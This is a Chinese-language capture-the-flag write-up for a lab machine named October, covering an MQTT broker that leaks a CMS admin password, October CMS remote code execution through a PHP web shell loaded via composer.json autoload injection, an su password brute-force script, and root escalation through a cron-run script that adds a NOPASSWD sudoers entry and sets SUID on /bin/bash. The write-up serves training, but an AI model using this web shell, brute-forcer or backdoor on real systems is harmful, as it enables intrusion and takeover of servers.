

October Writeup by Sublarge

靶机概况

项目	详情
靶机作者	ll104567
发布平台	maze-sec.com
主机名	October
IP 地址	172.21.78.190

攻击路径总览

端口扫描
↓
发现 1883/MQTT 端口匿名开放
↓
mosquitto_sub -t "dao" 订阅主题
↓
每 120 秒泄露 CMS 管理员密码: 7o42BvDb14yEsgz9aKw0
↓
登录 October CMS 后台 (admin / 泄露密码)
↓
在 composer.json 中注入 autoload.files 指向恶意文件
↓
触发 composer dump-autoload 生成 vendor/autoload.php
↓
任意页面请求自动包含恶意文件 → RCE (www-data 权限)
↓
信息收集发现 SSH 用户 fate, 爆破得到凭据 fate:fate2026
↓

发现 root 定时任务每分钟执行 /tmp/backdoor.sh

↓

写入反弹 Shell / 提权脚本，等待 cron 触发 → Root 权限

一、信息收集

端口扫描

Bash

```
nmap -sV -sC -p- 172.21.78.190
```

端口	服务	版本信息
22/tcp	SSH	OpenSSH (Debian)
80/tcp	HTTP	Apache 2.4.68 — October CMS 4.3.5
1883/tcp	MQTT	Mosquitto Broker (消息队列服务)

MQTT 匿名订阅 — 密码泄露

Mosquitto 配置文件 `/etc/mosquitto/conf.d/dao.conf` 允许匿名连接：

```
listener 1883 0.0.0.0
allow_anonymous true
```

系统服务 `mqtt-dao.service` 以 root 身份运行 `/opt/mqtt-dao/mqtt_publish.py`，每 10 秒向主题 `dao` 发布《道德经》句子，每 120 秒会额外发布一次 CMS 管理员密码。

使用以下命令订阅所有主题：

Bash

```
mosquitto_sub -h 172.21.78.190 -t '#' -v
```


```
> mosquito_sub -h 172.21.76.139 -t '#' -v
dao 第七十七章 天之道，其犹张弓与！高者抑之，下者举之；有余者损之，不足者补之。天之道，损有余而补不足。人之道则不然，损不足以奉有余。孰能有余以奉天下？唯有道者。是以圣人为而不恃，功成而不处，其不欲见（xiàn）贤。
dao 第五十四章 善建者不拔，善抱者不脱，子孙以祭祀不辍。修之于身，其德乃真；修之于家，其德乃余；修之于乡，其德乃长（zhǎng）；修之于国，其德乃丰；修之于天下，其德乃普。故以身观身，以家观家，以乡观乡，以国观国，以天下观天下。吾何以知天下然哉？以此。
dao 第十五章 古之善为士者，微妙玄通，深不可识。夫唯不可识，故强（qiǎng）为之容。豫焉若冬涉川，犹兮若畏四邻，俨兮其若容，涣兮若冰之将释，敦兮其若朴，旷兮其若谷，混兮其若浊。孰能浊以静之徐清？孰能安以久动之徐生？保此道者不欲盈，夫唯不盈，故能蔽不新成。
dao 第四十八章 为学日益，为道日损。损之又损，以至于无为，无为而无不为。取天下常以无事，及其有事，不足以取天下。
dao 7o42BvDb14yEsgz9aKw0
dao 第三十八章 上德不德，是以有德；下德不失德，是以无德。上德无为而无以为，下德为之而有以为。上仁为之而无以为，上义为之而有以为，上礼为之而莫之应，则攘（rǎng）臂而扔之。故失道而后德，失德而后仁，失仁而后义，失义而后礼。夫礼者，忠信之薄（bó）而乱之首。前识者，道之华而愚之始。是以大丈夫处其厚，不居其薄（bó）；处其实，不居其华。故去彼取此。
```

成功捕获到管理员密码：

7o42BvDb14yEsgz9aKw0

二、October CMS 后台 RCE — Composer Autoload 注入

既然是开源 CMS，肯定先搜索有没有历史漏洞，结果并没有发现高价值的，也尝试了让 ai 做白盒审计，后台 RCE 肯定没那么难~



漏洞原理

October CMS 后台 `/admin/system/updates/manage` 提供了 **Composer 编辑器** 功能，管理员可以在线编辑 `composer.json` 并触发 `composer update` 操作。

利用思路如下：

1. 在主题静态资源目录中写入一个包含 PHP 代码的「.js」文件（`themes/demo/assets/js/shell.js`）
2. 在 `composer.json` 中注入 `autoload.files` 字段，指向该文件
3. 触发 `composer dump-autoload`，`vendor/autoload.php` 会自动 `require_once` 该文件
4. 后续任意 Laravel 请求都会加载 `vendor/autoload.php`，从而执行恶意代码

```
composer.json → autoload.files[]
  → composer dump-autoload
    → vendor/autoload.php
      → require_once 'themes/demo/assets/js/shell.js'
        → system($_GET["c"])
```

利用步骤

步骤一：登录后台

访问 <http://172.21.78.190/admin> 会自动跳转至登录页面

<http://172.21.78.190/admin/backend/auth/signin>

使用捕获的凭据登录: [admin](#) / [7o42BvDb14yEsgz9aKw0](#)

登录请求包:

HTTP


```
POST /admin/backend/auth/signin HTTP/1.1
Host: 172.21.78.190
Content-Length: 154
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: http://172.21.78.190
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.21.78.190/admin/backend/auth/signin
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie:
oc_clid=eyJpdiI6ImczNmVnajVRKys3WHNXcWdWT2RQWkE9PSIsInZhbnVlIjoioU41K1IzSVZodUMwZl
lpDUEZqekpOWUhDU2lXUWZBL1d5TDlON3cvK3p6SmVyQz1DZ3JaRGZ1dFBJQ0JISElXK0RxQlhQZnd0Rn
pzWUYxRG0rQ3czdkktOSVRpQ3lrRkp6M1AyU1JSQytqZkE9IiwibWFiIjoizDcwMjUxNTk3MwY3YzI5YjA
3MzE5NmJiOWViZTc1ZTg1NDdiYzJiMzNmYzU5YjZhZTIyMDdlOGIzNmFiOTI4ZCIsInRhZyI6IiJ9;
october_session=eyJpdiI6Inh1Nko3ZkpxWlB2YWxYT1JXWjJheVE9PSIsInZhbnVlIjoic296UktnZ
np3UVhENTd4dUFBYUd4WS9FYThCd0Q2UU50T2RIZjB4bE16TktucjcrOGowQVdoMno2a1dYaEhwK3lUYm
xIeFdmB2VjK2EvOVJYZjVFT0hyemhpQU9GMnNEMDE0VGRRV2NtUkdHaz1hdHVWOGdmb244SEtWZG1mWm0
iLCJtYWMiOiJmYzY0YjZkNjM0MzA0YWY2YWNlODkzYTEwMDQxYzIyYjZkZTdlYTEwMWMxNTgyZDU3ZmVk
MmU2MGUyNWlYjZGZkIiwidGFuIjoiaW0%3D
```

Connection: keep-alive

_session_key=POHYUcD8r13sJjgpVC5N0X0bMR4pFnVJbcXbiULW&_token=175RKzdvUDrP3tlzXkUx7iBmpKkPK0sut17bE0hx&postback=1&login=admin&password=7o42BvDb14yEsgz9aKw0

步骤二：写入 LFI Payload

这个 cms 老版本是可以直接编辑 php 代码来 RCE 的 -> vulnyx ober 靶机。但是当前版本修复了，不仅启用了安全模式不允许执行 php 代码，还有沙盒，system 等函数统统用不了。




但是注意到可以写 composer.json，那么利用方式也不少，这里采用 LFI 组合拳。


创建文件 `shell.js`，内容如下：

PHP

```
<?php system($_GET["c"]); ?>
```




文件保存到 `themes/demo/assets/js/shell.js` 。验证：



步骤三：修改 `composer.json`

进入 设置（Settings）→ 软件更新（Software Update）→ 插件管理（Manage Plugins），编辑 `composer.json`：



在 `autoload` 字段中注入 `files` 配置，引用刚创建的文件：

```
"autoload": {
  "psr-4": {
    "System\\Console\\": "modules/system/console"
  },
  "files": [
    "themes/demo/assets/js/shell.js"
  ]
}
```

步骤四：触发 Composer Update

由于后台操作需要 CSRF Token 和 Session Key，在浏览器开发者工具控制台中执行以下代码，来的方便点：

```
(async () => {
  const csrf = document.querySelector('meta[name="csrf-token"]').content;
  const params = new URLSearchParams();
  params.append("_token", csrf);
  params.append("code", "updateCore");

  const r = await fetch("/admin/system/updates/manage", {
    method: "POST",
    headers: {
      "Content-Type": "application/x-www-form-urlencoded",
      "X-Requested-With": "XMLHttpRequest",
      "X-AJAX-HANDLER": "updater::onExecuteStep",
      "X-CSRF-TOKEN": csrf,
    },
    credentials: "include",
    body: params,
  });

  const j = await r.json();
  console.log("ok:", j.__ajax?.ok);
  console.log("result:", j.result?.toString().slice(0, 300));
  console.log("error:", j.error);
})();
```

此时 `vendor/autoload.php` 已被重新生成，其中包含：

```
require __DIR__ . '/../..' . '/themes/demo/assets/js/shell.js';
```

步骤五：验证代码执行

访问任意页面并携带 `c` 参数：



RCE 成功，当前身份为 `www-data`，随后反弹 shell。

读取 `user.txt`

```
fate@october:~$ cat user.txt  
flag{user-0b2b3d300dd865953e61*****}
```

三、提权 — SSH 爆破 + Cron 任务后门

发现 Root 定时任务

通过 `pspy`，发现 `root` 用户有一个每分钟执行的 `cron` 任务：

```
* * * * * /bin/bash /tmp/backdoor.sh
```

关键问题：`www-data` 用户被 `systemd` 的 `PrivateTmp` 隔离，无法在系统真正的 `tmp` 目录操作。那么我们必须先拿到一个普通用户。

用户密码爆破

构造自定义字典，使用我写的 `subrute` 进行爆破，最好把超时改为 1 秒，不然太快了跑不出来

```
#!/bin/sh
U=${1:-"root"}
D=${2:-"dict.txt"}
T=$(wc -l < "$D")
C=0
while IFS= read -r p; do
    C=$((C + 1))
    printf "\r\033[K[*] Progress: [%d/%d] %s" "$C" "$T" "$p"
    (echo "$p" | timeout 1 su "$U" -c "whoami" 2>/dev/null | grep -q "$U") 2>/dev/null && {
        printf "\n[+] FOUND => %s\n" "$p"
        kill -9 $$
    } &
    [ $((C % 16)) -eq 0 ] && wait
done < "$D"
wait
```

```
fate@October:~/ll-privesc-kit-gnu$ bash generate_by_username.sh
bash generate_by_username.sh <username>
fate@October:~/ll-privesc-kit-gnu$ bash generate_by_username.sh fate
fate
fate123
fate1234
fate123456
fate12345
fate@123
fate@123456
fate@12345
```

```
fate@October:~/ll-privesc-kit-gnu$ vi subrute.sh
fate@October:~/ll-privesc-kit-gnu$ bash generate_by_username.sh fate > dict.txt
fate@October:~/ll-privesc-kit-gnu$ bash subrute.sh fate dict.txt
[*] Progress: [325/325] fate2030
[+] FOUND => fate2026
Killed
```

成功爆破出凭据：

```
fate:fate2026
```

写入提权后门

切换 fate 用户，写入以下内容至 `/tmp/backdoor.sh`：

```
Bash
cat > /tmp/backdoor.sh << 'EOF'
#!/bin/bash
echo "fate ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
chmod +s /bin/bash
echo "BACKDOOR_EXECUTED_AT_$(date +%s)" > /tmp/backdoor_executed.txt
EOF

chmod +x /tmp/backdoor.sh
```

等待最多一分钟，cron 自动执行该脚本。

验证提权成功

观察到脚本已被 root 执行：

```
Bash
$ ls -la /tmp/backdoor_executed.txt
-rw-r--r-- 1 root root 33 /tmp/backdoor_executed.txt

$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1298416 /bin/bash

$ sudo -l
User fate may run the following commands on 0ctober:
    (ALL) NOPASSWD: ALL
```

此时已获得 root 权限：

```
Bash
sudo /bin/bash
# id
uid=0(root) gid=0(root) groups=0(root)
```